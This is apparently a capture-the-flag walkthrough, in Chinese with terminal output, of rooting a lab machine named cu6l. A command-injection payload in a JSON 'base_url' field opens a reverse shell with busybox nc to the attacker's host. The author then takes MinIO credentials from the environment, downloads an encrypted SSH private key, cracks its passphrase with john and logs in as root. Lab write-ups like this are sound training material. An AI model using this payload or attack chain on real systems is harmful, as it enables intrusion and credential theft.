cu6l wp

nmap

```
nmap 192.168.75.170 -p-
```

```
└─# nmap 192.168.75.170 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-26 22:26 EST
Nmap scan report for 192.168.75.170
Host is up (0.0072s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:82:7C:9B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.61 seconds
```

访问http://192.168.75.170


修改本机hosts

192.168.75.170 cu6l.dsz

curl rce 获取use.txt

通过http://cu6l.dsz

在验证api的截包



在kali上监听

```
nc -lvp 7777

nc -lvp 8888
```

反弹shellpayload

```
"base_url":"192.168.75.164:7777/`busybox nc 192.168.75.164 8888 -e bash`",
```

```
HOME=/home/yliken
LANG=en_US.UTF-8
MINIO_BUCKET_NAME=avatars
LS_COLORS=
INVOCATION_ID=9eeea178d5864c34acbb323facb9db9c
MINIO_ENDPOINT=127.0.0.1:9000
WERKZEUG_SERVER_FD=4
USER=yliken
SHLVL=2
JOURNAL_STREAM=9:14038
MINIO_ACCESS_KEY=dszminioadmin
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
_=/usr/bin/env
yliken@cu6l:/app/backend$ ls /home
ls /home
yliken
yliken@cu6l:/app/backend$ ls /home/yliken
ls /home/yliken
hint  user.txt
yliken@cu6l:/app/backend$
```

```
cat user.txt
```

```
_=/usr/bin/env
yliken@cu6l:/app/backend$ ls /home
ls /home
yliken
yliken@cu6l:/app/backend$ ls /home/yliken
ls /home/yliken
hint  user.txt
yliken@cu6l:/app/backend$ cat user.txt
cat user.txt
cat: user.txt: No such file or directory
yliken@cu6l:/app/backend$ cd /home/yliken
cd /home/yliken
yliken@cu6l:~$ cat user.txt
cat user.txt
flag{user-9ffbf43126e33be52cd2bf7e01d627f9}
yliken@cu6l:~$
```

minio获取私钥

```
env 找到minio的scret_key和access_key
```

```
MINIO_SECRET_KEY=dszminioadmin-01
PWD=/home/yliken
LOGNAME=yliken
MINIO_SECURE=false
HOME=/home/yliken
LANG=en_US.UTF-8
MINIO_BUCKET_NAME=avatars
LS_COLORS=
INVOCATION_ID=9eeea178d5864c34acbb323facb9db9c
MINIO_ENDPOINT=127.0.0.1:9000
WERKZEUG_SERVER_FD=4
USER=yliken
SHLVL=2
JOURNAL_STREAM=9:14038
MINIO_ACCESS_KEY=dszminioadmin
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
_=/usr/bin/env
OLDPWD=/app/backend
```

```
curl -u dszminioadmin:dszminioadmin-01 "http://127.0.0.1:9000/avatars"
```

```
yliken@cu6l:/tmp$ curl -u dszminioadmin:dszminioadmin-01 "http://127.0.0.1:9
000/avatars"
<in:dszminioadmin-01 "http://127.0.0.1:9000/avatars"
<?xml version="1.0" encoding="UTF-8"?>
<Error><Code>InvalidRequest</Code><Message>The authorization mechanism you h
ave provided is not supported. Please use AWS4-HMAC-SHA256.</Message><Resour
ce>/avatars</Resource><RequestId></RequestId><HostId></HostId></Error>yliken
@cu6l:/tmp$ netstat -a
netstat -a
bash: netstat: command not found
```

改成下载mc

```
wget https://dl.min.io/client/mc/release/linux-amd64/mc
```

mc读取

```
yliken@cu6l:/tmp$ chmod +x mc
chmod +x mc
yliken@cu6l:/tmp$ ./mc alias set myminio http://127.0.0.1:9000 dszminioadmin
dszminioadmin-01
```

```
yliken@cu6l:/tmp$./mc ls myminio/
./mc ls myminio/mysecret/
mc cp myminio/mysecret/id_rsa ./
```

```
./mc ls myminio
^[]11;rgb:0c0c/0c0c/0c0c^[\^[[20;1R[2026-02-06 04:47:44 EST]     0B avatars/
[2026-02-06 05:05:20 EST]     0B mysecret/
yliken@cu6l:/tmp$ ./mc ls myminio/mysecret/
11;rgb:0c0c/0c0c/0c0c1R./mc ls myminio/mysecret/
bash: 11: command not found
bash: rgb:0c0c/0c0c/0c0c1R./mc: No such file or directory
yliken@cu6l:/tmp$ ./mc ls myminio/mysecret/
./mc ls myminio/mysecret/
^[]11;rgb:0c0c/0c0c/0c0c^[\^[[20;1R[2026-02-06 05:05:34 EST] 3.3KiB STANDARD
 id_rsa
yliken@cu6l:/tmp$ mc cp myminio/mysecret/id_rsa ./
11;rgb:0c0c/0c0c/0c0c1Rmc cp myminio/mysecret/id_rsa ./
```

放到本地kali

```
cat > id_rsa<<EOF
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDqdG+Rw+
SwQdFt+6iJVQ9qAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQDXoperE7aZ
34O1sQEBhIPHaREv3DbkO/Hn9EiVKRObCSPQxzeNozcqDlPaJHOZXpSzrtX2gyYaF9LIDO
p3Ho3mD5mUKnpCmrIsZAv9OSVayKcarG+/7yKwSV9ZVSiaBCgH4s4MhrXTrx+xx98XXlaJ
e1eDpYlwHmZSFKJszM5ntWIIXQEwO8R1HLnlvWGkObWdvE4btQPOEdiPoocEAYEjyXIrPQ
7pN7JPnN7YbCaOvavrs3F8Myk4wZ5OnHk9QV8dI8a/ioxCKpQAzLDX/QVfJUbqULtkt8eM
uEAqmcuUvXoHZUtg6B4nJVls7kFe4UG4PQiLHEED+TO7PObBXMsvnenhKmbVOFIEUglx8z
Y4NtlMfLc6vksDSW2exHIwwK5GHw5ZabQGt2AQQU4lt8aLy7+OOrOmqG36rkM7UV/LZYcy
```

```
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
8g3Q==
-----END OPENSSH PRIVATE KEY-----
EOF
```


```
┌──(root㉿kali)-[/tmp]
└─# ssh -i id_rsa root@192.168.75.170
Enter passphrase for key 'id_rsa': 
```

用john爆破

john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash

找到密码superman

```
└─# john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded
hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
superman         (id_rsa)
1g 0:00:00:01 DONE (2026-02-27 01:11) 0.5847g/s 37.42p/s 37.42c/s 37.42C/s p
urple..charlie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[/tmp]
```

ssh-keygen测试一下

```
ssh-keygen -y -f id_rsa
```

```
┌──(root㉿kali)-[/tmp]
└─# ssh-keygen -y -f id_rsa
Enter passphrase for "id_rsa":
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDXoperE7aZ3401sQEBhIPHaREv3Dbk0/Hn9E
KRObCSPQxzeNozcqDlPaJHOZXpSzrtX2gyYaF9LIDOp3Ho3mD5mUKnpCmrIsZAv90SVayKcarG
7yKwSV9ZVSiaBCgH4s4MhrXTrx+xx98XXlaJe1eDpYlwHmZSFKJszM5ntWIIXQEw08R1HLnlvW
0bWdvE4btQPOEdiPoocEAYEjyXIrPQ7pN7JPnN7YbCaOvavrs3F8Myk4wZ5OnHk9QV8dI8a/io
KpQAzLDX/QVfJUbqULtkt8eMuEAqmcuUvXoHZUtg6B4nJVls7kFe4UG4PQiLHEED+T07P0bBXM
nenhKmbVOFIEUglx8zY4NtlMfLc6vksDSW2exHIwwK5GHw5ZabQGt2AQQU4lt8aLy7+OOr0mqG
rkM7UV/LZYcy5CgJjbBsXkfuDN0uXa30B0cguPh83ZAXVPrUk8VD1rM+AcpL7xoV7oA/edpL4E
lGE3tT49ot6taPuL0kn+HNuT/ec6iFQf+9IDqKvkHTEsL7ZplPlVGv5Q/aLtiiVpQzZS1iZ/rL
P3ecHmKD8cBgOFo2I64/B+6YxATwZkHmr/p9p+m+m0ThBjw1PPLj8hoJ1qPEiz6nsCgYQkHWJa
NuS3PARodb9PMn8nBsyZM/+VChiR3+JBq3HFYw== root@moban
```

用私钥获取root.txt

最后用root连接

```
ssh -i id_rsa root@192.168.75.170
```

```
└─# ssh -i id_rsa root@192.168.75.170
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Linux cu6l 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 26 04:44:06 2026
root@cu6l:~# ls /root/root.txt
/root/root.txt
root@cu6l:~# cat /root/root.txt
flag{root-009520053b00386d1173f3988c55d192}
root@cu6l:~#
```